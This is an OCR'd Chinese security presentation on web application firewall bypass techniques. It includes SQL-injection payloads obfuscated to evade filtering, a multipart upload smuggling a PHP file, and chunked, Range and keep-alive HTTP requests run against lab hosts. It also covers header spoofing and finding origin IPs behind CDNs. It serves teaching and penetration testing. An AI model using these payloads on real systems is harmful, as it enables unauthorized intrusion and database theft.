

Bypass WAF 技巧分享

Tide安全团队

CSeroad




目录



• WAF 简介


WAF（Web应用防火墙），全称为Web Application Firewall。WAF对来自Web应用程序客户端的各类请求进行内容检测和验证，确保其安全性与合法性，对非法的请求予以实时阻断，对合理的请求进行放行，从而对各类网站进行有效防护。

原理：接收数据--->数据处理--->规则匹配--->做出防御--->记录日志




- **WAF 分类**


  - 云 WAF
  - 硬件 WAF
  - 软件 WAF
  - 代码层 WAF



• WAF 分类


```php
if (is_array($filters)) {
    foreach ($filters as $filter) {
        $filter = trim($filter);
        if (function_exists($filter)) {
            $data = is_array($data) ? array_map_recursive($filter, $data) : $filter($data); // 参数过滤
        } else {
            $data = filter_var($data, is_int($filter) ? $filter : filter_id($filter));
            if (false === $data) {
                return isset($default) ? $default : null;
            }
        }
    }
}
```





• WAF 识别

工具:

◆ sqlmap tamper

使用--identify-waf参数

◆ Wafw00f


Kali 自带

◆ WhatWaf

https://github.com/Ekultek/WhatWaf

◆ identywaf

https://github.com/stamparm/identywaf




• WAF 绕过方式

Bypass WAF 就是在寻找WAF在处理数据包时还没有兼顾到的某些特性，但在程序中可正常执行。

https://www.hacking8.com/MiscSecNotes/bypass-waf.html

- 架构层 Bypass
- 资源限制 Bypass
- 协议层 Bypass
- 规则层 Bypass




- 架构层Bypass

场景：如果测试某域名解析到云WAF，该怎么办？

寻找真实IP。请求流量不经过DNS域名解析指向WAF集群，而是直接请求给源站，从而达到Bypass的效果。


常用于Bypass 云WAF。



- 架构层Bypass

寻找真实IP/绕过CDN方法：

1. 多地ping https://ping.aizhan.com/
2. 历史DNS记录 https://dnsdb.io/zh-cn/
3. SSL证书查询 https://censys.io/
4. 查找子域名 （暴力枚举、DNS查找、 Sublister ）
5. 网站内容查找真实IP （js、配置文件、网站漏洞）




- **资源限制 Bypass**

场景：如果上传1G的文件，WAF真的会检测这1G的数据吗？

WAF设置了默认的检测大小，处理太多的数据时会消耗服务器的CPU、内存资源，因此只会检测特定数据包的前几K或者几M，所以可以将payload放置在数据后面，从而绕过检测。


如：文件上传



• 资源限制 Bypass

垃圾数据填充与文件上传


name="upload_file";filename="xx.....(4995).php"




• 资源限制 Bypass

垃圾数据填充与sql注入


tid=xxxx.....(3962)...&id=1%27%20union%20select%201,user(),3,4,5--%20-





- **资源限制 Bypass**

id=1%27/*!%55nion/*55%2e55!*/(%53elect%201,2,3,4,5)*/--%20-




为避免高负载的时候影响用户体验，会在高负载的时候关闭自己的防护功能，所以请求并发数过多时，就会有遗漏。

• 协议层 Bypass

原理：

比较WAF解析HTTP协议与标准HTTP协议的差异，修改HTTP报文，从而在HTTP协议上导致绕过。


如：分块传输、参数污染



• 协议层 Bypass

POST /sql.php HTTP/1.1
Host: 172.16.111.113:8980
User-Agent: Mozilla/5.0 Gecko/20100101 Firefox/75.0
Accept: text/html, q=0.8
Accept-Language:q=0.3,en;
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 4


id=1



协议层 Bypass

IP 伪造（白名单）：

- X-Originating-IP 定义服务器主机
- X-Forwarded-For 缓存服务器
- X-Remote-Addr 客户端 IP
- X-Forwarded-Host 转发服务器域名




• 协议层 Bypass-HPP参数污染

sql注入：id=1&id=2&id=3

asp.net+iis:	id=1,2,3
asp+iis:	id=1,2,3
php+apache:	id=3
php+iis:	id=3
jsp+tomcat:	id=1

举个例子：


id=union+select+password/*&id=*/from+admin



• 协议层Bypass –HPP参数污染

文件上传：

```
----------------------------288149310292679304598252925 3
Content-Disposition: form-data; name="test";
----------------------------288149310292679304598252925 3
----------------------------288149310292679304598252925 3
Content-Disposition: form-data; name="upload_file"; filename="2.php"
Content-Type: image/png

<?php
phpinfo();
?>
----------------------------288149310292679304598252925 3
```



• 协议层 Bypass-协议缺陷

原理：


在HTTP 1.1中设置Connection: keep-alive，表示发送的HTTP请求所建立的TCP连接不断开，可以并发多个请求。Apche、Nginx、Tomcat容器均支持该请求方式。

```
GET /sql.php/admin.php?id=1 HTTP/1.1
Host: 192.168.1.107:82
Connection: keep-alive
Content-Length: 0

GET /sql.php/admin.php?id=2 HTTP/1.1
Host: 192.168.1.107:82
Connection: keep-alive
Content-Length: 0
```

ID:1
Name:mary

The sql:select * from student where id='1'
HTTP/1.1 200 OK Date: Fri, 05 Jun 2020 05:39:46 GMT Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45 Content-Length: 187 Keep-Alive: timeout=5, max=99 Connection: Keep-Alive Content-Type: text/html

The sql:select * from student where id='2'



• 协议层 Bypass-Range

HTTP的请求头Range，指请求部分内容，服务器正常响应的话，

返回206 Partial Content

Range： start-end

Content-Range: bytes start-end/all


```
POST /sql.php HTTP/1.1
Host: 192.168.1.107:82
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:76.0)
Gecko/20100101 Firefox/76.0
Content-Type: application/x-www-form-urlencoded
Content-Length: 54
Range: bytes=120-180

id=1%27%20union%20select%20user/**/(),2,3,4,5%20--%20-
```

```
HTTP/1.1 206 Partial Content
Date: Sat, 06 Jun 2020 06:57:22 GMT
Server: Apache/2.4.23 (Win32) OpenSSL/1.0.2j PHP/5.4.45
Content-Range: bytes 120-180/281
Content-Length: 61
Content-Type: text/html

y>
ID:1<br/>Name:mary<br/>ID:root@localhost<br/>Name:2<br/><
```

• 协议层 Bypass-分块传输


POST /sql.php HTTP/1.1
Host: 172.16.111.113:82
User-Agent: xxx
Accept-Language: xxx
Accept-Encoding: gzip, deflate
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 51
Transfer-Encoding: chunked


2;0kkzAYn7okaUdw
id
2;tH6fM
=1
0



- **协议层 Bypass-分块传输**

https://github.com/c0ny1/chunked-coding-converter






• 规则层 Bypass

原理：

主要是利用数据库特性、web服务器特性等，对关键字进行绕过正则匹配。

比如：sql注入、命令执行、XSS跨站



• 规则层 Bypass

◆ 编码格式

Url 编码、Unicode 编码、十六进制编码


◆ 空格符

%20、/**/、 /*%!!/*/ 、--+111%0a 、 +

◆ 关键字的替换


1. 逗号 ---> join
2. hex ---> ascii
3. sleep ---> benchmark

……



- **Bypass 利用**

  - sql 注入
  - 文件上传
  - webshell




• Bypass 利用-sql注入

以mysql为例

```
mysql> select * from student where id='1' and ~1=~1;
+----+------+-----+---------+---------+
| id | name | age | school  | family  |
+----+------+-----+---------+---------+
|  1 | mary |  10 | qinghua | qinghua |
+----+------+-----+---------+---------+
1 row in set (0.00 sec)

mysql> select * from student where id='1' and ~1=~2;
Empty set (0.00 sec)
```


```
mysql> select * from student where id='1' and !1;
Empty set (0.00 sec)

mysql> select * from student where id='1' and !0;
+----+------+-----+---------+---------+
| id | name | age | school  | family  |
+----+------+-----+---------+---------+
|  1 | mary |  10 | qinghua | qinghua |
+----+------+-----+---------+---------+
1 row in set (0.00 sec)
```

+
/
~
!
^
&&



- **Bypass 利用-sql注入**

id=1%27%20union/**//*!select%20user/**/(),2,3,4,5*/--%20-




- **Bypass 利用-sql注入**

id=1%27+union%20--+1%0aselect%201,2,3,4,5--%20-

